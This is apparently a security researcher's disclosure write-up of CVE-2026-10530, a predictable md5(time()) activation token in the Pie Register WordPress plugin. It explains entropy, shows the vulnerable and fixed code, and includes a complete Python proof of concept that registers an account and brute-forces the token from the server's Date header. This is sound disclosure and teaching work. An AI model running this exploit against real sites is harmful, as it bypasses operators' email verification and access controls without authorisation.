A single line of code. A predictable activation token. And a reminder that hashing a timestamp does not make it secret.
Introduction
In web application security, the most impactful vulnerabilities often hide in plain sight. They are not always complex buffer overflows, race conditions, or obscure injection techniques. Sometimes, they stem from a far simpler mistake: developers misunderstanding what “random” actually means.
During a recent source code audit of a WordPress registration plugin, I uncovered a classic cryptographic anti-pattern that allowed for an unauthenticated account verification bypass.
The root cause was deceptively small: a security-sensitive token generated from deterministic data.
This issue, later assigned CVE-2026–10530, serves as a practical case study of CWE-330: Use of Insufficiently Random Values. More importantly, it demonstrates how a seemingly harmless implementation detail can completely undermine an authentication mechanism.
In this article, we’ll explore the vulnerability from both a defensive and offensive perspective, examine the role of entropy in security, and see how an attacker can leverage predictable values and server timing information to activate accounts without ever accessing the victim’s email inbox.
Hi ! I’m Haitam Lazaar, a cybersecurity researcher with a particular interest in auditing open-source software.
Having previously developed PHP applications and, later, tinkered around with WordPress plugin development for my personal blog focused on security and malware development (sadly, no longer available 🥲), the idea of performing security research within the WordPress ecosystem naturally crossed my mind.
It turned out to be a great decision.
Understanding the Target
The vulnerable plugin was Pie Register, a WordPress registration plugin that supports:
- User registration
- Email verification
- Role assignment
- Membership workflows
Like many registration systems, it relies on email verification tokens to ensure that only legitimate users can activate newly created accounts.
The intended workflow looks like this:

Why This Matters
Let’s be honest, at first glance, an email verification bypass doesn’t look like something particualry interesting (severe).
After all, the attacker is only activating an account they just registered. Right ?
However, verification workflows often act as trust boundaries.
Applications frequently rely on this to build their entire authorization model, using it to:
- Verify ownership of an email address (like auto-approving anyone who registers with an
@company.comdomain). - Gate access to premium, sensitive, or paid content.
- Enforce strict membership requirements.
- Control administrative approval workflows.
- Restrict role assignment, such as automatically granting “Author” or “Subscriber” privileges.
When the verification token becomes predictable, those controls become bypassable.
Insufficient Randomness is a Cryptographic Failure
Before diving into the vulnerability itself, consider a simple scenario.
You register an account on a website.
You submit a username and email address. The application generates an activation link and sends it to your inbox.
You open the email, click the link, and your account becomes active.
Now imagine that email never arrives.
Could you still activate the account?
The correct answer should be NO.
After all, the activation link is supposed to contain a secret token that only the legitimate recipient can access.
But that assumption only holds if the token is actually unpredictable.
If an attacker can predict how the token is generated, then the email becomes little more than a delivery mechanism.
The attacker no longer needs access to the inbox because they can compute the same token themselves.
Understanding Entropy
Insufficient randomness is a common cryptographic weakness classified as CWE-330: Use of Insufficiently Random Values.
It occurs when a system generates security-sensitive values using deterministic or predictable inputs, allowing attackers to guess or calculate values that were intended to remain secret.
Examples include:
- Account activation tokens
- Password reset tokens
- API keys
- Session identifiers
- Invitation links
The security of these mechanisms depends on entropy.
Entropy represents the amount of uncertainty an attacker faces when trying to predict a value.
The more entropy available, the larger the search space.
The larger the search space, the harder it becomes to guess the correct value.
High Entropy
Cryptographically Secure RNG
        ↓
128 Random Bits
        ↓
340,282,366,920,938,463,463,374,607,431,768,211,456 possibilities
Low Entropy
Current Timestamp
        ↓
1719230000 ± 3 seconds
        ↓
7 possibilities
The difference is enormous.
A Common Misconception About Hashing
Many developers assume that code like this:
$token = md5(time());produces a random token.
At first glance, it certainly looks random when seen this way:
9d5ed678fe57bcca610140957afab571However, a hash function does not create entropy.
It only transforms its input.
A predictable value passed through a hash function remains predictable.
Consider the following:
Predictable Input
        ↓
Hash Function
        ↓
Predictable Output
A hash function preserves unpredictability.
It does not manufacture it.
This distinction is crucial to understanding the vulnerability.
Vulnerable Example
// Vulnerable: deterministic token generation
$token = md5(time());
update_user_meta($user_id, 'activation_token', $token);
If two registrations happen within the same second, they may even receive the same token. Even when that does not happen, the token space is still tiny because the attacker only needs to guess the timestamp.
Vulnerability Discovery
While auditing the plugin’s registration workflow, I started tracing the email verification process backwards.
My goal was simple:
Where does the activation token come from?
After following the registration flow, I eventually reached the token generation logic.
The answer immediately stood out.
// pie-register.php (3.8.4.9)
update_user_meta($user_id, 'active', 0);

$hash = md5(time());

update_user_meta($user_id, 'hash', $hash);
update_user_meta($user_id, 'register_type', "email_verify");
At this point, the vulnerability became obvious.
The token wasn’t random. It was simply the MD5 hash of the current Unix timestamp.
Why Server Time Is Not a Secret
A common misconception is that the current server timestamp is difficult for attackers to determine.
In reality, most web servers disclose their current time through the HTTP Date header:
HTTP/1.1 200 OK
Date: Wed, 14 May 2026 12:00:00 GMT
This means attackers can often estimate the exact timestamp used to generate a token with only a few seconds of uncertainty.
Time is not a secret.
Why This Is Vulnerable
Let’s assume a user registers at this Unix timestamp:
1719230125A Unix timestamp is just the number of seconds elapsed since January 1, 1970 UTC. In other words, it is a plain integer representation of a specific moment in time.
If the application generates the token with:
md5("1719230125")then the token is entirely predictable.
This is especially important when the code uses PHP’s time() function. time() returns the current Unix timestamp as an integer, so if a token is generated from time(), the input is not random at all — it is just the current second. Anyone who knows roughly when the token was created can narrow the possible values to a very small range.
An attacker does not need to break MD5.
An attacker only needs to predict the timestamp.
That is the critical distinction.
The attack is not against the hash function.
The attack is against the lack of entropy in the input.
Example
If the registration occurred at second 1719230125, then the token is deterministic:
md5("1719230125") = 7f6f... // example onlyIf the attacker can narrow the registration time to a small window, the number of possible tokens becomes trivial to enumerate.
Threat Model: What the Attacker Knows
In this attack, the attacker is the person creating the account and registering the email address themselves. That means they control the registration flow, know the email address being used, and can send the HTTP POST request directly.
Importantly, the attacker is not targeting another user’s account.
The attacker is abusing the registration workflow to activate their own newly created account without proving ownership of the supplied email address.
The attacker knows:
- The username they registered
- The email address they registered
- The registration endpoint
- The approximate time they submitted the registration request
The attacker does not know:
- The verification token
- The exact server-side timestamp used to generate it
- The verification link before it is sent
Normally, that would not be enough to guess a verification token.
However, because the token is derived from time, the attacker can use the moment they submitted the registration request as a starting point and try nearby values to account for processing time, network latency, and other small timing differences.
In practice, the attacker may also infer the server clock from:
- The HTTP
Dateheader - Response timing
- The exact moment the registration request was sent
- The time the confirmation email was expected to arrive
Reducing the Search Space
A registration request usually completes within a few seconds.
Suppose registration occurred somewhere between:
1719230123
1719230124
1719230125
1719230126
1719230127
Only five candidate timestamps exist.
Therefore, only five possible activation tokens exist.
Instead of brute-forcing:
2^128 possibilitiesthe attacker only needs:
5 possibilitiesThe difference is astronomical.
Candidate Token Generation
import hashlib

def candidate_tokens(start_ts, end_ts):
    # Iterate through every possible timestamp in the suspected window.
    # The token is generated by hashing the timestamp string with MD5.
    for ts in range(start_ts, end_ts + 1):
        token = hashlib.md5(str(ts).encode()).hexdigest()
        yield ts, token

# Example: generate candidate tokens for a five-second window.
for ts, token in candidate_tokens(1719230123, 1719230127):
    print(ts, token)
This code demonstrates the core idea behind the attack: the token is not being cracked, it is being predicted.
Instead of searching the entire MD5 space, the script assumes the token was generated from a timestamp and brute-forces only the small range of likely values. For each timestamp in the window, it converts the number to a string, hashes it with MD5, and prints the resulting candidate token.
If the application uses this kind of predictable token generation, one of the outputs from this loop may match the real verification token.
Exploitation Strategy
The attack consists of three steps:
- Register an account
- Estimate server time
- Generate candidate tokens
The exploit retrieves the server clock using the HTTP Date header.

The registration request is then submitted.
Immediately before and after the request, the attacker records the server timestamp.
This creates a narrow time window.
Pre-registration Timestamp
            ↓
Registration Request
            ↓
Post-registration Timestamp
The exploit then generates:
md5(timestamp)for every timestamp within the window.
Eventually, one of the generated values matches the activation token.
Simplified Token Search
This example shows how the script guesses a token by starting from the server’s current time and checking a small range of nearby timestamps. The comments explain each step so the logic is easy to follow.
import hashlib
import requests
from email.utils import parsedate_to_datetime

def md5_ts(ts: int) -> str:
    """Return the MD5 hash of a Unix timestamp as a hexadecimal string."""
    # The token appears to be derived directly from the timestamp,
    # so we reproduce that transformation here.
    return hashlib.md5(str(ts).encode("utf-8")).hexdigest()


# Make a request to the target so we can inspect the response headers.
# The HTTP Date header gives us the server's current time.
resp = requests.get(TARGET_URL)

# Convert the Date header into a Unix timestamp (seconds since epoch).
server_ts = int(parsedate_to_datetime(resp.headers["Date"]).timestamp())

# Try a small window around the server time to account for:
# - network latency
# - clock skew between client and server
# - slight delays between token generation and validation
for ts in range(server_ts - 5, server_ts + 5):
    # Generate the candidate token for this timestamp.
    token = md5_ts(ts)

    # Send the token to the activation endpoint.
    r = requests.get(f"{TARGET_URL}/activate?token={token}")

    # Look for a success message in the response body.
    if "activated" in r.text.lower():
        print(f"[+] Success with timestamp {ts}: {token}")
        break
Proof of Concept
The PoC below has been cleaned up to handle missing Date headers, reuse a session, and keep the search window tight around the registration request.
import sys
import hashlib
import time
import re
import requests
from email.utils import parsedate_to_datetime

TARGET = sys.argv[1].rstrip("/")
USERNAME = f"attacker{int(time.time()) % 10000}"
PASSWORD = "P@ssw0rd123!"
EMAIL = f"{USERNAME}@attacker.test"
session = requests.Session()

def get_server_time():
    """Get server Unix timestamp from the HTTP Date header."""
    try:
        r = session.head(TARGET, allow_redirects=True, timeout=10)
        date_str = r.headers.get("Date")
        # Some servers do not return Date on HEAD, so fall back to GET.
        if not date_str:
            r = session.get(TARGET, allow_redirects=True, timeout=10)
            date_str = r.headers.get("Date")
        if date_str:
            dt = parsedate_to_datetime(date_str)
            return int(dt.timestamp())
    except requests.RequestException:
        pass
    return int(time.time())

def register_user(username, email, password):
    """Register a new user via Pie Register form."""
    reg_url = f"{TARGET}/registration/"
    # Load the form to extract the nonce.
    r = session.get(reg_url, timeout=10)
    nonce_match = re.search(
        r'name="piereg_registration_form_nonce"\s+value="([^"]+)"',
        r.text,
    )
    if not nonce_match:
        raise RuntimeError("Registration nonce not found")
    nonce = nonce_match.group(1)
    data = {
        "pie_submit": "1",
        "form_id": "1",
        "piereg_registration_form_nonce": nonce,
        "_wp_http_referer": "/registration/",
        "username": username,
        "e_mail": email,
        "password": password,
    }
    # Capture server time window around the registration request.
    pre_ts = get_server_time()
    session.post(reg_url, data=data, allow_redirects=True, timeout=10)
    post_ts = get_server_time()
    print(f"[+] Registered: {username}")
    print(f"[*] Time window: {pre_ts} - {post_ts}")
    return pre_ts, post_ts

def brute_force_token(username, pre_ts, post_ts):
    """Brute-force the md5(time()) activation token."""
    start = pre_ts - 2
    end = post_ts + 2
    attempts = end - start + 1
    print(f"[*] Trying {attempts} candidate tokens...")
    for ts in range(start, end + 1):
        token = hashlib.md5(str(ts).encode()).hexdigest()
        r = session.get(
            f"{TARGET}/login/",
            params={
                "action": "activate",
                "activation_key": token,
                "pie_id": username,
            },
            timeout=10,
        )
        if "account is now active" in r.text.lower():
            print(f"[+] ACTIVATED! Token: {token}")
            print(f"[+] Offset: {ts - pre_ts} seconds")
            return True
    print("[-] Failed - expand time window")
    return False

if __name__ == "__main__":
    print(f"Target: {TARGET}")
    print(f"Username: {USERNAME}\n")
    pre_ts, post_ts = register_user(USERNAME, EMAIL, PASSWORD)
    if brute_force_token(USERNAME, pre_ts, post_ts):
        print(f"\n[+] Credentials: {USERNAME} / {PASSWORD}")
        print("[+] Account active without email verification!")
The PoC works by:
- Loading the registration form and extracting the nonce
- Submitting a registration request
- Capturing the server time immediately before and after the request
- Generating candidate tokens from nearby timestamps
- Testing each token against the activation endpoint
The important detail is that the script does not need to intercept email traffic.
It only needs to predict the token.

Simplified Token Prediction Loop
# Simplified PoC snippet
import hashlib

for ts in range(start, end):
    token = hashlib.md5(str(ts).encode()).hexdigest()
    print(ts, token)
The generated token is then submitted to the activation endpoint.
No email access required.
No inbox compromise required.
No user interaction required.
The account becomes active.
Impact
Successful exploitation allows an attacker to:
- Activate accounts without email ownership
- Bypass email verification workflows
- Bypass administrator approval workflows
- Circumvent controls that rely on successful verification
In configurations where verification is used as a trust boundary, this may expose protected functionality or content intended only for verified users.
The vulnerability does not directly provide access to existing user accounts.
Vendor Response and Patch
After validating the issue, I reported it through the responsible disclosure process.
The vendor acknowledged the vulnerability and released a fix.

The fix replaced predictable token generation with a cryptographically secure alternative and improved the verification workflow.
The Fix (Version 3.8.4.10)
After responsible disclosure, WPExperts replaced all instances with cryptographically secure token generation:
// pie-register.php (version 3.8.4.10) - FIXED
$hash = wp_generate_password(32, false);
update_user_meta($user_id, 'hash', $hash);

// Admin hash - also fixed
$admin_hash = wp_generate_password(32, false);
update_user_meta($user_id, 'admin_hash', $admin_hash);
This is a solid replacement for the vulnerable old implementation. A construct such as bin2hex(random_bytes(32)) would also be a strong secure option, but the actual patch used by the vendor was wp_generate_password(32, false);.
This approach ensures that:
- The token is unpredictable
- The token is generated from a cryptographically secure source
- The value is no longer derived from time or other observable data
Lessons for Developers
Security-sensitive tokens should never be generated from:
time()
microtime()
rand()
mt_rand()
uniqid()
Instead, use:
wp_generate_password(32, false);

// For PHP 7+ native code, you can also use:
bin2hex(random_bytes(16));

// Or, if you need a WordPress UUID:
wp_generate_uuid4();
Remember:
Hashing predictable data does not make it unpredictable.
A secure token should be:
- Random
- Unique
- Hard to guess
- Time-limited
- Single-use
If the token is meant to prove ownership of an email address, then the token itself must be impossible to derive from public or observable data.
Lessons for Security Researchers
When auditing authentication workflows, always ask:
Where does this secret come from?
Trace the origin of:
- Password reset tokens
- Email verification links
- Session identifiers
- Invitation codes
Many vulnerabilities hide not in validation logic, but in token generation logic.
A secure workflow can still fail if the secret is derived from something an attacker can observe, predict, or reconstruct.
Conclusion
Cryptography rarely fails because algorithms suddenly become weak.
More often, systems fail because developers feed those algorithms predictable inputs.
The vulnerability behind CVE-2026–10530 was not a failure of MD5 itself, but a failure to understand entropy. The activation token looked random, but it behaved predictably.
While CVE-2026–10530 was rated 5.3 because its direct impact was limited, the real lesson is not the score: this kind of weakness can become far more dangerous in other contexts, where the same mistake could enable account takeover, privilege escalation, or other high-impact abuse.
In security, that distinction can be the difference between a minor workflow bypass and a critical authentication failure.
Time may be useful. Time may be measurable. But time is not a secret.
Thanks for reading!